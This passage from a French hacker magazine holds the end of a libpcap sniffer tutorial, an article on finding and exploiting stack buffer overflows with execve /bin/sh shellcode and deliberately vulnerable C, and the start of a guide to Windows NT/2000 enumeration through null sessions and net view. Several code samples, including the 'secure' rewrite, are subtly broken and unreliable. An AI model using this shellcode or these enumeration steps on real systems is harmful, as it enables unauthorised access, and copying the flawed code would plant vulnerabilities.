int i,a=0,nbrpaquets;       /* variable (compteurs) :
                               i pour notre boucle de traitement des paquets
                               a pour notre boucle avec le nombre de paquets
                               nbrpaquets est le nombre de paquets déjà capturés.
                               */
  char interface[10];                   /* interface est une chaîne de caractères qui contiendra le nom de notre interface. */

bpf_u_int32 netp,maskp; /* netp et maskp ce sont les deux entiers spéciaux utilisés par la fonction pcap_lookupnet */

  int affichage=0;                      /* Variable contenant le 1 ou 2 selon le formatage désiré pour l'affichage des paquets. */

  char erreur[PCAP_ERRBUF_SIZE];        /* C'est notre buffer d'erreur; de taille PCAP_ERRBUF_SIZE définie dans pcap.h */

  pcap_t *descriptPaquet = NULL;        /* Notre indispensable descripteur de paquets. Initialisé à NULL */
  struct pcap_stat *statistiques;       /* Ceci est notre structure de statistiques. */

  struct pcap_pkthdr paquethdr;         /* C'est une structure de type entête de paquets. Utilisés uniquement par pcap_next. */
  u_char *paquet;                       /* C'est le contenu des paquets que l'on va récupérer. */
```

```
    statistiques = (struct pcap_stat*)malloc(sizeof(struct pcap_stat));
                                        /* Allocation de la mémoire pour notre structure de statistique.*/

    printf("\n\n\n++++++++++++HZVSniff++++++++++++\n");
                                        /* Ca se passe de commentaire je crois. Sinon (man 2 printf héhé =)*/

    printf("     CoDeD By ReDiLs For HZVManual\n\n");

    printf("Entrer l'interface à sniffer ou 0 pour l'interface par défaut : ");

    scanf("%10s",interface);            /* On récupère le nom de l'interface a scanner, sinon 0 pour la prendre par défaut.*/

    printf("\nEntrer le nombre de paquets à sniffer : ");

    scanf("%d",&nbrpaquets);            /* On récupère le nombre de paquets que l'on souhaite sniffer.*/

    printf("\nChoisissez le type d'affichage des données :\n");

printf(" 1 -> sous forme de caractères. (pour sniffer des conversations IRC par exemple.).\n");
                                        /* On sélectionne ici le type d'affichage des paquets.*/

    printf(" 2-> sous forme hexa. (pour étudier les différents en-têtes.).\n");

    scanf("%d",&affichage);

    while((affichage!=1) && (affichage!=2))  /* Tant que 1 ou 2 n'est pas entré, on redemande la saisie.*/
    {
       printf("Choisissez 1 ou 2 \n");
       scanf("%d",&affichage);
    }

    if(strcmp(interface,"0")==0)strcpy(interface,pcap_lookupdev(erreur));
                                        /* Si on a choisi l'interface par défaut, on appelle la fonction pcap_lookupdev, pour récupérer le nom de notre interface.*/

    if ((descriptPaquet = pcap_open_live(interface, 1500, 0, 1000, erreur))==NULL)
                                        /* On ouvre notre descripteur de paquets. Youpi !*/
       {
          printf("Erreur : %s\n",erreur);  /* On affiche les éventuels erreurs.*/
          exit(1);
       }

    pcap_lookupnet(interface,&netp,&maskp,erreur);  /* On récupère l'adresse et le mask de réseau lié à notre interface grâce à la fonction pcap_lookupnet*/

    printf("\nReseau : %x\n",netp);       /* On affiche l'adresse en hexa.*/

    printf("\nMask : %x\n",maskp);        /* On affiche le mask en hexa.*/

    pcap_stats(descriptPaquet, statistiques); /* On lance la fonction de statistiques.*/

    printf("Affichage du trafic réseau sur %s\n",interface);

    while (a!=nbrpaquets)               /* On lance la récupération des paquets et leur affichage tant que le nombre de paquets à sniffer n'est pas atteint.*/

       {
          paquet = (u_char *) pcap_next(descriptPaquet, &paquethdr);
                                        /* On récupère le contenu des paquets.*/
          if (paquet != NULL)           /* Si le contenu n'est pas vide, alors on l'affiche.*/
       {
          for (i=0; i<500; i++)         /* On affichera les 500 premiers octets du paquet.*/
             {
                if(affichage==1)printf("%c",*paquet);   /* On affiche le paquet sous le formatage désiré.*/

                else{printf("%.2X",*paquet);}
                paquet++;
             }
printf("\n*****************************************************************\n");
          }
          a++;
          }
       pcap_stats(descriptPaquet, statistiques); /* On rappelle la fonction de statistique pour remplir notre structure stat.*/
       printf("Statistiques :\n");
       printf("Nombre de paquets reçus : %d\n",statistiques->ps_recv);
                                        /* On affiche le nombre de paquets reçus.*/
       printf("Nombre de paquets dropés : %d\n",statistiques->ps_drop);
                                        /* On affiche le nombre de paquets droppés.*/
}
```

----------Fin----------

Explications supplémentaires :

Pour compiler : gcc -lpcap -o hzvsniff hzvsniff.c

Voilà le source de notre sniffer. Il capture bien tous les paquets. Il n'a pas pour but d'être opérationnel. Son but est uniquement pédagogique. Il ne faudra pas oublier de le compiler avec un -lpcap pour que la pcap.h soit prise en compte. Je l'ai testé chez moi et il marche, alors pourquoi pas chez vous. Les résultats obtenus sont les mêmes qu'avec tcpdump (Lorsque l'on spécifie l'affichage direct sans traitement des headers.)

Il faut maintenant savoir qu'il existe des fonctions très simples de la libpcap permettant de filtrer les paquets. Je vous invite donc à consulter les pages du manuel (rappel : man pcap). De plus les paquets seront affichés avec toutes les entêtes (qui sont d'ailleurs très intéressantes à étudier.). Comme vous pouvez le constater, on affiche que les 500 premiers octets de chaque paquets, ceci dans un soucis d'affichage. Je tiens à remercier Uzy pour ses suggestions.

Bon, j'espère vous avoir appris quelque chose. Si ce n'est pas le cas alors tant pis pour vous. Ce sniffer est très simple et il n'a pas pour but de fournir un outil fonctionnel, mais sert uniquement à comprendre le principe. J'aimerai savoir ce que vous désirez voir développer dans mon prochain article, pour cela mailez moi (redils@netcourrier.com). Idem si vous avez des suggestions. J'ai essayé de vous exposer les bases, mais sachez cependant qu'il est possible de sniffer via les raw sockets, mais cela est plus compliqué. Je vous conseille donc vivement l'utilisation de la libpcap, créée à cet effet. Sur ce, je vous souhaite bonne chance. Et bonne continuation dans votre "quête" de savoir.

-=ReDiLs=-

Special Greetz to : FoZzy (thx ma poule.)

Ma chérie (you're the one I love !!)

UNIX

TROUVER DES VULNERABILITES DANS UN PROGRAMME

PARTIE 1: LES BUFFER OVERFLOWS.

90% des failles de sécurité exploitées par les pirates sont le résultat d'une négligence ou d'une flemme de la part d'un développeur qui aura voulu économiser quelques lignes de code. Les meilleurs pirates sont ceux qui trouvent des vulnérabilités dans des programmes utilisés par tout un chacun en toute confiance car ils sont réputés secure. Grâce à cela, ils gagnent un shell root, et parfois chez vous...

Cet article est le premier d'une série sur les failles de sécurité logicielles sous UNIX. Bien que je ne m'intéresse qu'au langage C, principale composante des systèmes UNIX, les conseils de programmation que je donnerai au fur et à mesure pourront servir dans bien d'autres langages. Cet article est divisé en trois parties : dans un premier temps, je vais vous exposer la faille, en vous expliquant son fonctionnement, puis je vous montrerai certaines méthodes utilisées par les pirates pour les trouver, et enfin, je vous montrerai comment on peut les éviter en prenant de bonnes habitudes de programmation. Ainsi, la prochaine faille sur bugtraq, c'est peut-être vous qui la posterez...
Bien entendu, si vous trouvez une faille de secu sur www.cia.gov et que vous revendez ce que vous avez trouvé à une puissance étrangère, déclenchant ainsi la troisième guerre mondiale et un beau merdier, je ne saurais en être tenu responsable, cela va de soi...

I - Qu'est-ce qu'un buffer overflow ?

Lorsqu'un programme est exécuté, il est chargé en mémoire. Dans la mémoire qu'il occupe, on peut distinguer trois parties distinctes:
- D'une part une zone nommée zone texte. Celle-ci est en lecture seule. On y trouve le programme lui-même et les éléments en lecture seule (cela inclut notamment les variables argc, argv et environ passes en paramètre de la fonction main). Si on tente d'écrire dans cette partie de la mémoire, on obtient une segmentation violation, c'est à dire qu'on viole un segment de mémoire qui n'a pas d'accès en écriture.
- Il y a ensuite la zone de données, qui contient les différentes variables du programme, qu'elles soient initialisées ou non. C'est une zone dans laquelle on peut écrire à volonté, à condition d'être le propriétaire du processus, et donc, de l'espace mémoire.
- Il y a enfin la pile, ou stack. C'est l'élément qui nous intéresse le plus. Nous ne nous intéresserons ici qu'aux stack overflow, c'est à dire au débordement de la pile et laisserons de côté les heap et bss overflow pour l'instant qui sont beaucoup plus complexes à découvrir et à exploiter. Mais promis, ca viendra.

Qu'est ce que la stack?

Une pile est un concept scientifique dans lequel le dernier objet ajouté en haut de la pile sera le premier de pile, un peu comme avec une pile d'assiettes. On peut faire beaucoup de choses avec la stack, mais les deux opérations les plus courantes sont le PUSH, qui ajoute un élément au sommet de la pile, et POP, qui les retire. Ce sont là deux instructions d'assembleur qui permettent de manipuler des zones de mémoire et des variables.

A) Organisation simplifiée de la mémoire d'un processus :

Zone texte	Adresse mémoire la plus basse.
Données Initialisées Données non Initialisées	
Pile	Adresse mémoire la plus haute.

La stack, à quoi ca sert ?

Le C, comme la plupart des langages modernes, repose sur le principe des fonctions pour structurer les données. Les fonctions ont la possibilité de modifier les données du programme, un peu comme le ferait l'instruction JUMP en assembleur, à une différence près: lorsque la fonction se termine, elle retourne dans l'environnement duquel elle est partie, et passe la main à la fonction suivante. Pour vous expliquer ce concept, rien de mieux qu'un petit exemple :

```
#include <stdio.h>

void        fonction(int a, int b, int c);
int         main(int ac, char **av)
{
  int       a = 10;
  int       b = 20;
  int       c = 30;
  printf("Avant la fonction:: a=%d b=%d c=%d.\n", a, b, c);
  fonction(a, b, c);
  printf("Après la fonction: a=%d b=%d c=%d.\n", a, b, c);
  return (0);
}

void        fonction(int a, int b, int c)
{
  a = a + b;
  b = b + c;
  c = c + a;
  printf("Dans la fonction: a=%d, b=%d, c=%d.\n", a, b, c);
}
```

```
bash-2.05$ gcc toto.c -ggdb -O2 -o toto
bash-2.05$ ./toto
Avant la fonction:: a=10 b=20 c=30.
Dans la fonction: a=30, b=50, c=80.
Apres la fonction: a=10 b=20 c=30.
bash-2.05$
```

Qu'avons nous fait ?

Le main fait appel à une fonction retournant un void, et prenant trois entiers a, b et c en paramètre. La valeur de ces paramètres est affichée avant appel a fontion(), pour comparaison. A l'intérieur de la fonction, nos trois paramètres a, b et c sont modifies. Pourtant, une fois retournés dans le main, ce n'est plus du tout le cas. En effet, la mémoire est organisée de telle manière que la mémoire allouée pour les variables locales est libérée au moment où la fonction retourne dans la fonction appelante. C'est une des principales règles du C qui veut qu'une variable soit locale à la fonction qui l'a appelée. Il existe pourtant une manière de récupérer la valeur d'une variable modifiée à l'intérieur de la fonction appelante, et ce grâce à l'appel système return(), qui permet de retourner une variable ou un pointeur. Concrètement, l'adresse d'espace mémoire dans lequel notre programme croyait trouver notre variable est changée, et noter fonction main le prends en compte. Mais tout cela sera un peu plus clair dans la partie décrivant en détail le fonctionnement interne de la stack. En attendant, un petit exemple est toujours plus parlant.

```
#include <stdio.h>

int             fonction(int a, int b, int c, char *toto);

int             main(int ac, char **av)
{
   int          a = 10;
   int          b = 20;
   int          c = 30;
   int          d = 0;
   char         *toto;

   toto = "bonjour";
   printf("Avant la fonction: toto=%s, a=%d, b=%d, c=%d d=%d.\n", toto, a, b, c, d);
   d = fonction(a, b, c, toto);
   printf("Apres la fonction: toto=%s, a=%d, b=%d, c=%d, d=%d.\n", toto, a, b, c, d);
   return(0);
}

int             fonction(int a, int b, int c, char *toto)
{
   int          resultat;
   a = a + b;
   b = b +c;
   c = c + a;
   resultat = a + b + c;
   toto = "coucou";
   printf("Dans la fonction: a=%d, b=%d, c=%d, resultat=%d, toto=%s.\n", a, b,
   c, resultat, toto);
   return (resultat);
}
```

```
bash-2.05$ gcc tata.c -ggdb -O2 -o tata
bash-2.05$ ./tata
Avant la fonction: toto=bonjour; a=10, b=20, c=30 d=0.
Dans la fonction: a=30, b=50, c=80, resultat=140, toto=coucou.
Apres la fonction: toto=bonjour; a=10, b=20, c=30, d=140.
bash-2.05$
```

Qu'avons nous fait?

Notre fonction main affecte a la variable d la valeur de retour de noter fonction. Celle-ci retourne un entier, et prends trois entiers en paramètres. Notre fonction fonction() modifie d'abord les paramètres avant de faire l'opération. Ainsi, l'addition ne se fait plus sur les valeurs que le programme pensait utiliser, mais sur des valeurs modifies. La fonction retourne alors la valeur de la variable résultat, qui est le résultat de l'addition des trois paramètres modifies. Cette valeur est affectée à la variable d.

B) Organisation interne de la stack

Alors là, ça va devenir assez technique. Les connaissances de base en assembleur sont même requises. Cela dit, je vais essayer d'être le plus clair possible. Et si vous pigez rien, apprenez, apprenez, ou ...payez-vous un cerveau.

Nous savons que la mémoire d'un ordinateur est composée de blocs placés les uns à côté des autres. Lorsqu'on y place des données, celles-ci sont mises les unes à côté des autres dans un bloc de la taille nécessaire. La stack est elle-même un bloc de mémoire contenant des données. Un registre pointe sur le haut de la pile, il s'agit du stack pointer, ou pointeur sur la pile (SP). Le bas de la pile est une adresse fixe. Sa taille est allouée dynamiquement et en temps réel par le noyau. Les instructions PUSH et POP sont, elles, implémentées par le processeur. C'est pour cette raison que l'assembleur est différent selon les architectures; selon les systèmes d'exploitations aussi.
La stack consiste en des tiroirs logiques que l'on pousse lorsqu'on appelle une fonction, et que l'on tire lorsqu'on la retourne. C'est ce qu'on appelle les stack frames. Chaque stack frame contient les paramètres de la fonction correspondante, ses variables locales et les données nécessaires pour récupérer la stack frame précédente. Cela inclut la valeur du pointeur de l'instruction au moment où l'appel système a été lancé.
Selon l'implémetation, la stack va soit monter, soit descendre (dans l'organisation de la mémoire). La plate-forme intel x86 a une pile descendante. Le pointeur sur la pile est aussi dépendant des implémentations : il peut soit pointer sur la dernière adresse de la pile, soit sur la première adresse libre après la pile. En plus du pointeur sur pile, qui pointe sur le haut de la pile (c'est-à-dire sur l'adresse mémoire la plus basse), on peut aussi trouver un frame pointer, qui pointe sur un endroit bien précis de chaque frame. En principe, les variables locales peuvent être référencées en partant de l'adresse du pointeur sur la pile. Mais, comme les variables sont poussées et retirées de la stack, cette adresse change constamment. Il est donc très dur, mais pas impossible, de retrouver cet offset à partir du pointeur sur pile. C'est pour cela que de très nombreux compilateurs utilisent le frame pointeur pour référencer à la fois les variables locales et les paramètres de la fonction. En effet, leur distance en mémoire par rapport au frame pointer ne change jamais. C'est à cela que sert EBP sur les processeurs intel.

La première chose que fait une fonction quand elle est appelée est de sauver le frame pointer précèdent, de manière à le restaurer au moment du retour de la fonction. Puis, elle copie le pointeur sur pile dans le frame pointer, de manière à créer le nouveau frame pointer, et elle avance le stack pointer jusqu'à la prochaine adresse mémoire libre. On va maintenant voir a quoi ressemble une pile :

```
#include <stdio.h>

void            fonction(int a, int b, int c);
int             main(int ac, char **av, char **environ)
```

```
{
   fonction(1, 2, 3);
   return (0);
}

void        fonction(int a, int b, int c)
{
   char     toto[42];
   char     tata[10];
}
```

```
bash-2.05$# gcc toto.c -S -o toto.s
bash-2.05$# cat toto.s
            .file               "toto.c"
            .version            "01.01"
gcc2_compiled.:
.text
            .align 4
.globl main
            .type               main,@function
main:
            pushl %ebp
            movl %esp,%ebp
            subl $8,%esp
            addl $-4,%esp
            pushl $3
            pushl $2
            pushl $1
            call fonction
            addl $16,%esp
            xorl %eax,%eax
            jmp .L2
            .p2align 4,,7
.L2:
            leave
            ret
.Lfe1:
            .size               main,.Lfe1-main
            .align 4
.globl fonction
            .type               fonction,@function
fonction:
            pushl %ebp
            movl %esp,%ebp
            subl $72,%esp
.L3:
            leave
            ret
.Lfe2:
            .size               fonction,.Lfe2-fonction
            .ident              "GCC: (GNU) 2.95.3 20010315 (release)"
bash-2.05$#
```

Dans main, la partie qui nous intéresse est celle-ci :

```
pushl $3
pushl $2
pushl $1
call fonction
```

Les valeurs de nos trois variables, 1, 2 et 3 sont poussées dans la stack dans l'ordre inverse de leur appel, puis, la fonction est appelée. En assembleur, celle-ci est devenue :

```
pushl %ebp

movl %esp,%ebp
subl $72,%esp
```

Cela signifie que la mémoire est allouée pour la première variable, puis le pointeur va aller se placer sur la première occurrence libre pour allouer la mémoire pour le second buffer.

C) Le buffer overflow.

Lorsque le programme est exécuté, chaque variable se voit allouer une zone de mémoire plus ou moins grande par le programme. Soit cette allocation est statique car le programmeur veut donner à cette zone une taille définie, soit elle est allouée dynamiquement selon le besoin de l'utilisateur en un moment donné.
Le concept d'appartenances sous UNIX fonctionne aussi avec la mémoire : si un utilisateur X lance un programme, la zone mémoire qu'il utilise pour cela lui appartient en propre, et possède donc les mêmes droits et restrictions que lui-même. Si elle appartient au root, plus de problèmes pour notre pirate. Un buffer overflow, ou dépassement de tampon (rien a voir avec les tampax, il s'agit en fait de la zone mémoire allouée pour accueillir une variable d'une certaine taille) et ce qui se produit lorsqu'un programme tente de mettre une variable trop grande dans une zone de mémoire trop petite. Notre programme va forcer la mémoire et écraser la zone qui se trouve après. Notamment, ce qui va être écrasé, c'est la valeur de retour de notre fonction. Et, avec un peu de chance, la zone mémoire à laquelle on accède appartient au rot (c'est mieux). Le pirate va alors tenter d'injecter son propre code à l'intérieur de cette zone, de manière à exécuter des instructions en lieu et place du root. Et, youplaboum, le joli shell que voilà madame. Mais un autre exemple sera nettement plus parlant :

```
#include <stdio.h>
#include <string.h>

char        *fonction(char *toto);

int         main(int ac, char **av)
{
   char     *toto;
   toto = fonction(av[1]);
   return (0);
}

char        *fonction(char *toto)
{
   char     tutu[10];
   gets(tutu);
   return (tutu);
}
```

```
bash-2.05$ gcc tutu.c -ggdb -O2 -o tutu
bash-2.05$ ./tutu
toto est bo
bash-2.05$ ./tutu
les chaussettes de l'archiduchesse sont elles sèches et archi sèches? oui
archi sèches
Segmentation fault
bash-2.05$
```

Que s'est il passé?

Dans notre premier test, tout va bien, car la chaîne passée en paramètres faisait moins de 10 caractères, caractère de fin de chaîne (\0) compris. Mais dans le second exemple, la chaîne passée en paramètres est beaucoup trop longue et va donc écraser la valeur de retour de la fonction et empiéter sur la zone mémoire d'à côté. Bravo, vous venez de réaliser votre premier buffer overflow. Un schémas de l'état de la mémoire à ce moment là peut-être une bonne idée pour bien comprendre ce qui se passe.

Avant fonction():

```
Haut de la                                        Bas de la
memoire.                                            memoire.

<---   tutu        frame      adresse       toto      --->
      pointer                de retour
        [ ]         [ ]         [ ]          [ ]
```

Apres la fonction:

```
<---   tutu        frame      adresse       toto      --->
      pointer                de retour
        [                                     ]
```

La chaîne tutu est tellement plus grande que le tampon qui lui a été alloué, qu'elle a écrasé le frame pointer, l'adresse de retour de la fonction, et même l'adresse du paramètre de la fonction...

Comment font les pirates pour l'exploiter?
C'est très simple en fait: ils vont tenter d'écraser la valeur de retour d'une fonction de manière à pouvoir faire exécuter le code qu'ils auront chargé en mémoire. Celui-ci est, en général, un execve sur /bin/sh, éventuellement précédé d'un setuid(0) et setgid(0). Bien que cet article ne soit pas consacré à l'écriture d'exploits (même si
c'est prévu), je vais tout de même vous montrer un exemple. Nous allons chopper un shell... maaaaaaaaaaagique non?.

```
#include <string.h>

char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

char toto[128];

int          main(int ac, char **av)
{

   char tata[96];
   int i;
   long *tutu ;

   tutu = = (long *) toto;
   for (i = 0; i < 32; i++)
      *(tutu + i) = (int) tata;
   for (i = 0; i < strlen(shellcode); i++)
      toto[i] = shellcode[i];
   strcpy(tata, toto);
   return (0);
}
```

```
bash-2.05$ gcc titi.c -ggdb -O2 -o titi
bash-2.05$ ./titi
sh-2.05$ exit
exit
bash-2.05$
```

Qu'avons nous fait au juste ?

Nous avons rempli le tableau toto avec l'adresse de tata, qui est là où notre shellcode va être écrit. Celui-ci va faire un execve sur /bin/sh. Nous copions alors notre shellcode au début de toto. La fonction strcpy va alors copier toto dans tata sans contrôler la quantité de mémoire attribuée aux deux chaînes, et va dépasser la valeur de retour de la fonction, en l'écrasant avec l'adresse à laquelle notre code est maintenant situé. Quand notre programme atteint la fin de la fonction main, et tente de retourner, il fait un saut jusqu'à notre shellcode et exécute un shell. Comme je l'ai dit plus haut c'est maaaaaaaaaaaaaaagique non?

II - Comment les trouver?

Un des très grands avantages des systèmes UNIX et linux, c'est qu'ils reposent sur des sources libres, donc consultables par le tout venant. Le pirate a donc tout loisir de chercher des failles de sécurité à l'intérieur du code d'une application, puis de coder le programme qui lui permettra de l'exploiter. La première méthode de recherche est de chercher là où le programme est susceptible de faire un buffer overflow. Pour cela, on va tenter de passer des chaînes de caractères de plus en plus longues aux zone où l'utilisateur a la possibilité de passer des données, jusqu'à atteindre le segfault. Nous utiliserons dans notre exemple le programme suivant:

```
#include <stdio.h>

char        *fonction(char *toto);

int         main(int ac, char **av)
{
   char     *toto;

   if (ac < 2)
     exit(0);
   toto = fonction(av[1]);
   return (0);
}

char        *fonction(char *toto)
{
   char     *tata;

   strcpy(tata, toto);
   return (tata);
}
```

```
bash-2.05$ gcc toto.c -o toto
bash-2.05$ ./toto aaaaaaaaaaaaaa
bash-2.05$ ./toto
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
bash-2.05$ ./toto
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaa
bash-2.05$ ./toto ....
Segmentation fault
bash-2.05$
```

Voilà, nous avons réussi à voir que, quand je lui passais un buffer de 400 caractères, mon programme segfaultait. Il ne reste plus qu'à étudier attentivement le code de noter programme pour déterminer comment coder l'exploit qui va avec.

Une autre méthode consiste à rechercher dans tous les fichiers C un certain nombre de fonctions et de détails susceptibles de déclencher un buffer overflow. Et la, grep est notre ami. Les fonctions que nous recherchons principalement sont :
- gets: gets lit sur la sortie standard en attendant un retour chariot pour retourner une chaîne de caractères. Mais gets est une fonction très dangereuse, car il n'existe aucun moyen de contrôler la longueur de la chaîne passée en paramètres. En fait, lors de la compilation, vous allez même vous prendre un warning.
- strcpy: strcpy copie une chaîne source dans une chaîne destination, mais sans contrôler que la chaîne destination ait assez de mémoire pour accueillir la chaîne source. C'est la fonction que nous avons utilise dans noter exemple d'exploit.
- sprintf: le plus bel exemple de buffer overflow lie à sprintf est celui du très (trop?) connu wu-ftpd 2.6.0 sur Red-Hat 6.2. Sprintf va afficher une chaîne de caractères passée en paramètres, sans contrôler la taille de la chaîne. Il est donc aisé de lui passer une chaîne plus longue que ce qui a été alloué.
- strcat, qui va contacter deux chaînes en écrasant le '\0' de la première de manière à ne plus former qu'une seule chaîne. Mais la longueur de la chaîne source n'est pas contrôlée.
- les #define comprenant un nombre. En effet, ils signifient que le programme va utiliser des valeurs statiques.
- les tableaux prédéfinis, dont les valeurs limites sont encadrées entre crochets [].

Une fois ces éléments sources de vulnérabilité trouvés, il va falloir chercher dans quelle mesure un buffer overflow est possible et dans quelle mesure il est exploitable. La méthode la plus simple pour ce faire est d'injecter de grandes quantités de données à un endroit donné que l'on pense vulnérable, jusqu'à obtenir un segfault. Comme taper 40000 'A' au clavier est un peu fastidieux, il existe une commande shell qui va le faire pour nous: c'est "yes".

III - Comment s'en protéger ?

Tout comme il existe des règles de savoir vivre, il existe des règles de "savoir programmer secure". La première est qu'il n'existe PAS de gentils utilisateurs. Il est bien plus intelligent de considérer que tous les utilisateurs sont des pirates en puissance, parfois sans même le savoir.
La seconde règle est de gérer correctement la mémoire allouée au programme, de manière à ce que l'utilisateur ne puisse faire que ce pour quoi le programme a été fait. Cela consiste notamment à faire des vérifications draconiennes sur chacune des allocations de mémoire.
Je vais maintenant vous donner un petit exemple de ce qu'il faut faire et ne pas faire, en commentant le second programme fonction après fonction, de manière à étudier les astuces qui permettent de programmer mieux.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUF_SIZE                1024
#define BUF_SIZE_2              2048

int                             main(int ac, char **av)
{
char                            toto[BUF_SIZE];
char                            tata[BUF_SIZE];
char                            titi[BUF_SIZE_1 + BUF_SIZE_2];

strcpy(toto, av[1]);
strcpy(tata, av[2]);
gets(titi);
strcat(titi, tata);
return (0);
}
```

Bon, qu'avons nous là ?
Exactement ce qu'il faut faire pour se faire hacker dans tous les sens. Le problème est que de nombreux programmeurs, sans être aussi caricaturaux, font ce genre d'erreurs. Voilà maintenant ce qu'il faut faire:

```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>

int             main(int ac, char **av)
{
  char          *toto;
  char          *tata;
  char          *titi;

  if ((toto = malloc(sizeof (char *) * strlen(av[1]) + 1)) == NULL)
    {
    perror("malloc");
    exit(0);
    }
  if ((tata = malloc(sizeof (char *) * strlen(av[2]) + 1)) == NULL)
    {
    perror("malloc");
    exit(0);
    }
  getline(&titi, 0, stdin);
  if ((titi = realloc(titi, strlen(tata) + 1)) == NULL)
    {
    perror("malloc");
    exit(0);
    }
  strncat(titi, tata, strlen(tata));
  free(tata);
  free(titi);
  free(toto);
  return (0);
}
```

- #define _GNU_SOURCE est utilise pour indiquer au compilo qu'on va utiliser les extensions GNU. C'est pour la fonction getline. Attention, cette fonction étant spécifiquement GNU, elle n'est pas portable.

- malloc() est une fonction très puissante qui permet d'allouer dynamiquement une quantité de mémoire. Ici, nous allouons autant de mémoire que l'utilisateur a entré de caractères + 1, qui correspond au '\n' de fin de ligne. A chaque fois que nous allouons de la mémoire, nous vérifions que l'allocation s'est bien passée. Sinon, on sort. On pourrait aussi vérifier que l'allocation réussit effectivement avec memset(), mais on court le risque de sortir alors que la mémoire aurait été libre 1/1000eme de seconde plus tard. La véri-

fication de la réussite du malloc prends de la place, mais rien ne vous empêche de faire une fonction qui le fait automatiquement.
- getline() est une fonction GNU assez géniale qui alloue automatiquement de la mémoire tant que l'utilisateur rentre des données. Seul problème: c'est une extension GNU. Mais rien ne vous empêche de la recoder, ce n'est pas si dur, et c'est un excellent exercice d'allocation mémoire.
- strncat(): plutôt que d'utiliser strcat, qui ne donne pas de limite aux longueurs de chaînes, strncat prends un nombre en paramètres. D'un point de vue, lorsqu'il s'agit de chaînes de caractères, utilisez les fonctions de la lib string (string.h) qui prennent un 'n' au milieu: ce 'n' signifie que la longueur des chaînes doivent être passées en paramètres. Allez voir celles qui existent dans /usr/local/lib/string.h :)

Je vous donnerai une dernière astuce avant de finir: il existe un remplaçant a egcs, le compilateur GNU, qui permet, dans une certaine mesure, d'éviter les buffer overflows: il s'agit de Stackguard, qui comme son nom l'indique, protège la stack des buffer overflows. Mais cette protection est relative: d'une part, il est possible de bypasser stackguard, comme explique dans l'article 5 de Phrack 56 Bypassing stackguard and stackshield, et ensuite, stackguard ne protège que des stack overflows, et pas des heap et bss overflows. Pareillement, l'installation de la libsafe sur vos machines est fortement conseillée.

Voilà, c'est tout pour cette fois-ci. La prochaine fois, nous étudierons les race conditions, à moins que nous ne passions directement à l'écriture d'exploits. J'espère que ce papier vous a plu, et qu'il vous a sensibilisé aux dangers d'une programmation négligeante. Si en admin sys, tout ce qui n'est pas nécessaire est complètement inutile, rappelez vous toujours qu'en programmation, un clavier azerty en vaut deux :)

H4 (h4 at altern dot org).

Bibliographie :

ALEPH1: smashing the stack for fun and profit, phrack49 file 14.
KLOG : l'exploitation du suid par l'homme, phrack 55, file 8.
CHRISTOPHE BLAESS : programmation système en C sous linux, Eyrolles.

Le recensement WinNT/2000

Vous avez tous je pense déjà entendu la fameuse phrase " Pour mieux se défendre, il faut connaître son ennemi". Dans le hacking c'est plutôt " Pour mieux attaquer, il faut connaître son ennemi ".

Il y a plusieurs façons de trouver des informations sur des comptes valides ou des noms de ressources partagées. L'ensemble de ces techniques est appelé opérations de recensement. Cet article ne vous présentera que quelques-uns des nombreux moyens de glaner ces informations. Il devrait toutefois vous fournir une bonne base.

Tout d'abord il faut préciser que le niveau d'intrusion est beaucoup plus profond dans une opération de recensement que dans un scan de port ou de prise d'empreinte d'un réseau puisqu'une connexion au système cible est requise. C'est pourquoi les informations obtenues devront être sauvées afin de ne pas avoir à reproduire ces opérations et par la même occasion éveiller des soupçons sur vous.

Les bases étant posées, passons maintenant aux choses sérieuses. Le sujet étant tellement vaste, cet article ne parlera que du recensement sous WinNT/2000.

Recensement WinNT/2000

Les connexions nulles :
Comme vous le savez sûrement, le protocole NetBIOS est par défaut accessible sur les systèmes Windows, or s'il est mal configuré il laisse filtrer un nombre d'informations importants et même parfois critique pour la sécurité d'un réseau. Il existe des API qui envoient ces informations via le port TCP 139, même à des utilisateurs non authentifiés. La première chose consiste donc à tenter d'établir une connexion dite nulle.
Pour ça Windows nous met gracieusement à disposition l'utilitaire " net ". Si lors d'un scan de port précédemment effectué sur le réseau le port TCP 139 c'est révélé ouvert, essayez de taper la commande suivante dans un shell sous Windows :

```
net use \\ip_de_la_cible\IPC$ "" /user:""
```

Si la commande réussit, vous aurez établi une connexion avec la ≤ressource partagée≤ masquée de communication inter processus (IPC$) en tant qu'utilisateur anonyme (/user:"") et avec un mot de passe nul ("").
La connexion nulle sera le point de départ de presque toutes les techniques de recensement sous WinNT/2000.
Vous disposez désormais d'un canal ouvert avec la cible,
Si vous avez réussi à établir une connexion nulle le réseau ne devrait pas mettre trop longtemps avant de tomber entre vos mains.

Recensement NetBIOS

Nous allons à nouveau profiter du fabuleux utilitaire " net ". La commande " net view " dresse pour nous la liste des domaines disponibles sur le réseau et peut aussi nous donner toutes les machines connectées à un domaine.

```
net view /domain
Domain
---------------------------------------------------------------------

SCURT

La commande a abouti avec succès.
```

Et pour la liste des ordinateurs du domaine.

```
Net view /domain:scurt
Server name              Remark
---------------------------------------------------------------------
```

```
\\JADE
\\ELSA
\\ELODINE
```

Pour glaner encore plus d'informations on peut avoir recours à l'outil développé par Alla Bezroutchko "Nbtscan" (http://www.abb.aha.ru/software/nbtscan.html). Nbtscan utilise nbtstat fourni par défaut avec Windows pour scanner une rangée d'adresse IP et nous présenter lisiblement un certain nombre d'informations dont le nom de l'utilisateur connecté et l'adresse MAC. Pour scanner toutes les adresses entre 192.168.1.0 à 192.168.1.255 la commande est :

```
Nbtscan 192.168.1.0 /24
```

Le résulta apparaîtra sous cette forme :

```
Doing NBT name scan ...
IP adress       NetBIOS Name   Server      User      MAC address
-----------------------------------------------------------------
